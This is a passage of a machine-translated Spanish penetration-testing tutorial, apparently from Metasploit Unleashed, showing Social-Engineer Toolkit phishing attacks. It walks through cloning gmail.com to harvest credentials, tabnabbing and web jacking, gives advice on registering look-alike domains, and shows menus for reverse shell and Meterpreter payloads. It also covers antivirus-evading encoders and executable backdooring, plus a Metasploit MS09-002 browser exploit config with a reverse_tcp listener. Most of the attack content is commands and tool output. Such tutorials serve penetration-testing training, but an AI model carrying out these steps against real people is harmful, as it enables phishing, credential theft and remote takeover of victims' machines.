
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] I have read the above message. [\*]

Press {return} to continue.

- [\*] Social-Engineer Toolkit Credential Harvester Attack
- [\*] Credential Harvester is running on port 80
- [\*] Information will be displayed to you as it arrives below:

Una vez que la víctima hace clic en el vínculo, se le presentará una réplica exacta de gmail.com y espero ser atraídos a entrar en su nombre de usuario y contraseña en los campos del formulario.



Tan pronto como la víctima llega sesión, se nos presenta con las credenciales y la víctima se redirige al sitio legítimo.

```
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7536764660264620804
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStamp=
PARAM: secTok=
PARAM: GALX=nwAWNiTEqGc
POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

También tenga en cuenta que cuando haya terminado, pulse Control-C, y se presentará un informe generado para usted en dos formatos. El primero es un informe basado en HTML, el otro es xml que es necesario analizar la información en otra herramienta.

**^C[\*] File exported to reports/2010-09-09 10:14:30.152435.html for your reading pleasure...**

**[\*] File in XML format exported to reports/2010-09-09 10:14:30.152435.xml for your reading pleasure...**

Press {return} to return to the menu.**^C**

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="http://YOURIP/". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu




Enter your choice (press enter for default): ^C

Thank you for shopping at the Social-Engineer Toolkit.

Hack the Gibson...

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\ :14\ :30.152435.2010-09-09 10:14:30.152435.html 2010-09-09 10:14:30.152435.xml
```

```
root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\ :14\ :30.152435.html
```



# Tabnabbing Attack Method

El método de ataque tabnabbing se utiliza cuando la víctima tiene varias pestañas abiertas, cuando el usuario hace clic en el enlace, la víctima se presentó con un "Por favor espere mientras se carga la página". Cuando la víctima cambia las fichas porque él / ella es multitarea, la página web detecta que una pestaña diferente está presente y vuelve a escribir la página web a un sitio web que usted especifique. La víctima hace clic de nuevo en la ficha después de un período de tiempo y piensa que se firmó de su programa de correo electrónico o de sus aplicaciones de negocio y tipos de las credenciales pulg Cuando las credenciales se insertan, que se cosechan y se redirige al usuario volver a la original sitio web.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 4

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[\*] Cloning the website: <https://gmail.com>

[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] I have read the above message. [\*]

Press {return} to continue.

- [\*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
- [\*] Social-Engineer Toolkit Credential Harvester Attack
- [\*] Credential Harvester is running on port 80
- [\*] Information will be displayed to you as it arrives below:

La víctima se presenta con una página web que dice que por favor espere mientras se carga la página.



Please wait while the site loads...

Cuando la víctima cambia las fichas, la página web se vuelve a escribir. La víctima espera volver a entrar en su información de acceso y las credenciales son harvester.



Welcome to Gmail

#### A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:



##### Less spam

Keep unwanted messages out of your inbox with Google's innovative technology.



##### Mobile access

Read Gmail on your mobile phone by pointing your phone's web browser to <http://gmail.com>. [Learn more](#)



##### Lots of space

Over 7496.125846 megabytes (and counting) of free storage.

**Update:** the privacy policy has been simplified and updated. [Learn more](#).

Sign in with your  
**Google Account**

Username:

ex: pat@example.com

Password:

Stay signed in

[Can't access your account?](#)

New to Gmail? It's free and easy.

[About Gmail](#) [New features!](#)

[\*] WE GOT A HIT! Printing the output:  
PARAM: ltmpl=default  
PARAM: ltmplcache=2  
PARAM: continue=https://mail.google.com/mail/?  
PARAM: service=mail  
PARAM: rm=false  
PARAM: dsh=-9060819085229816070  
PARAM: ltmpl=default  
PARAM: ltmpl=default  
PARAM: scc=1  
PARAM: ss=1  
PARAM: timeStmp=  
PARAM: secTok=  
PARAM: GALX=00-69E-Tt5g  
POSSIBLE USERNAME FIELD FOUND: Email=sfdfsfd  
POSSIBLE PASSWORD FIELD FOUND: Passwd=afds  
PARAM: rmShown=1  
PARAM: signIn=Sign+in  
PARAM: asts=  
[\*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

# Man Left in the Middle Attack Method

Hombre de izquierda en el método de ataque Medio

El hombre se fue en medio del ataque utiliza referer HTTP en un sitio ya está comprometido o la vulnerabilidad XSS para pasar las credenciales al servidor HTTP. En este caso, si usted encuentra una vulnerabilidad XSS y enviar la URL a la víctima y haga clic en él, el sitio web funcionará el 100 por ciento sin embargo, cuando van a entrar en el sistema, va a pasar las credenciales al atacante y harvester credenciales.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 5

\*\*\*\*\*

Web Server Launched. Welcome to the SET MLTM.

\*\*\*\*\*

Man Left in the Middle Attack brought to you by:  
Kyle Osborn - kyle@kyleosborn.com

Starting server on 0.0.0.0:80...

[\*] Server has started

# Web Jacking Attack Method

El metodo de ataque jacking va a crear un clon sitio web y el presente de la víctima con un enlace que indica que el sitio web se ha movido. Esta es una nueva característica para configurar la versión 0.7. Cuando se pasa sobre el enlace, la URL se le presenta la URL real, no la máquina de los atacantes. Así, por ejemplo si estás gmail.com clonación, la dirección URL cuando se cernía sobre mostraría gmail.com. Cuando el usuario hace clic en el enlace se movió, gmail se abre y luego se reemplaza rápidamente con su servidor web malicioso. Recuerde, usted puede cambiar el momento del ataque webjacking en las banderas config / set\_config.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 6

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[\*] Cloning the website: <https://gmail.com>

[\*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[\*] I have read the above message. [\*]

Press {return} to continue.

[\*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.

- [\*] Social-Engineer Toolkit Credential Harvester Attack
- [\*] Credential Harvester is running on port 80
- [\*] Information will be displayed to you as it arrives below:

Cuando la víctima va al sitio que él / ella se dará cuenta de el enlace de abajo, observe el URL abajo a la izquierda, su gmail.com.


---

**[The site https://gmail.com has moved, click here to go to the new location.](https://gmail.com/)**

---

https://gmail.com/

Cuando la víctima hace clic en el enlace que se presenta con la siguiente página web:



Si nos fijamos en la barra de direcciones, nos encontramos en nuestro servidor web malicioso. En los casos de ingeniería social, que desea hacerlo creíble por lo que usar una dirección IP es generalmente una mala idea. Mi recomendación es que si usted está haciendo una prueba de penetración, registrar un nombre que es similar a la víctima para gmail para que usted podría hacer gmail.com (nótese la l), algo similar que puede confundir al usuario haciéndole creer que es el sitio legítimo. La mayoría de las veces ni siquiera se dará cuenta de la dirección IP, pero es sólo otra manera de asegurarse de que sigue sin problemas. Ahora que la víctima entra en el nombre de usuario y contraseña en los campos, te darás cuenta de que podemos interceptar las credenciales.

- [\*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
- [\*] Social-Engineer Toolkit Credential Harvester Attack
- [\*] Credential Harvester is running on port 80
- [\*] Information will be displayed to you as it arrives below:

```
172.16.32.131 - - [09/Sep/2010 12:15:13] "GET / HTTP/1.1" 200 -
172.16.32.131 - - [09/Sep/2010 12:15:56] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStamp=
PARAM: secTok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```



# Multi-Attack Web Vector

El vector web multi-ataque es nuevo en 0.7 y le permitirá especificar múltiples métodos de ataque metodo de ataque jacking con el fin de realizar un solo ataque. En algunos casos, el applet de Java puede fallar sin embargo un exploit de Internet Explorer sería un éxito. O tal vez el applet de Java y el explorador de Internet no explotar y la credencial de cosechadora tiene éxito. El vector de ataque multi- permite activar y desactivar diferentes vectores y combinar los ataques de todo en una página web específica. Así que cuando el usuario hace clic en el enlace que va a ser el blanco de cada uno de los vectores de ataque que usted especifique. Una cosa a notar con el vector de ataque es que no se puede utilizar Tabnabbing, Cred Harvester, o en la web con el apoyo del gato el hombre se fue en medio del ataque. Sobre la base de los vectores de ataque que no se debe combinar todos modos. Echemos un vistazo a los múltiples vectores de ataque. En este escenario vamos a encender el ataque de un applet de Java, explotar Metasploit del lado del cliente, y el ataque Web hinca. Cuando la víctima navega por el sitio, él / ella tendrá que hacer clic en el enlace y será bombardeado con credencial de la cosechadora, explota Metasploit, y el ataque applet de Java. Vamos a seleccionar intencionalmente un Internet Explorer 7 explotar y explorar la página utilizando IE6 sólo para demostrar que si uno falla técnica, tenemos otros métodos.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 7

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[\*\*\*\*\*]

## Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Turning the Java Applet Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

## Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

### Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[\*\*\*\*\*]

### Multi-Attack Web Attack Vector

[\*\*\*\*\*]

The multi attack vector utilizes each combination of attacks and allow the user to choose the method for the attack. Once you select one of the attacks, it will be added to your attack profile to be used to stage the attack vector. When your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch):

Por el contrario, puede utilizar la "táctica Nuke" opción que está a 7 opción que permitirá a todos los vectores de ataque de forma automática para usted. En este ejemplo, se puede ver el cambio de banderas y el applet de Java, Exploit Metasploit navegador, Credencial Harvester, y Web Jacking métodos de ataque han sido habilitadas. Con el fin de proceder pulsa enter o utilizar la opción 8. Enter your choice one at a time (hit 8 or enter to launch):

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP send back to attacker.	Spawn a command shell on victim and
2. Windows Reverse_TCP Meterpreter send back to attacker.	Spawn a meterpreter shell on victim and
3. Windows Reverse_TCP VNC DLL back to attacker.	Spawn a VNC server on victim and send
4. Windows Bind Shell port on remote system.	Execute payload and create an accepting
5. Windows Bind Shell X64 Inline	Windows x64 Command Shell, Bind TCP
6. Windows Shell Reverse_TCP X64 Inline	Windows X64 Command Shell, Reverse TCP
7. Windows Meterpreter Reverse_TCP X64 x64), Meterpreter	Connect back to the attacker (Windows
8. Windows Meterpreter Egress Buster port home via multiple ports	Spawn a meterpreter shell and find a
9. Import your own executable	Specify a path for your own executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):

**[-]** Enter the PORT of the listener (enter for default):

**[-]** Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

**[-]** Backdoor completed successfully. Payload is now hidden within a legit executable.

```
*****
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
*****
```

Enter choice yes or no: **no**

Enter the browser exploit you would like to use

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin docbase Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-12) (enter for default): **8**

```
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAZs
[*] Malicious java applet website prepped for deployment
```

```
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.
```

```
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***
```

```

      o                8                o  o
      8                8                8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 8oooo8 8 .oooo8 Yb.. 8 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:8.....
.....:8.....
.....
```

```

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
```

```
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)
```

```
resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Ahora que tenemos todo funcionando, vamos a ir a la página web y ver lo que hay. En primer lugar, se saludó con el sitio se ha movido ...


[The site <https://gmail.com> has moved, click here to go to the new location.](https://gmail.com)

Hacemos clic en el enlace y se golpeó con un exploit Metasploit, mira el controlador en el servidor.

**[\*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption to 172.16.32.131:1329...**

```
msf exploit(ms09_002_memory_corruption) >
```

Este exploit no porque estamos usando Internet Explorer 6, pero una vez que esta falla, echa un vistazo a la pantalla de las víctimas:



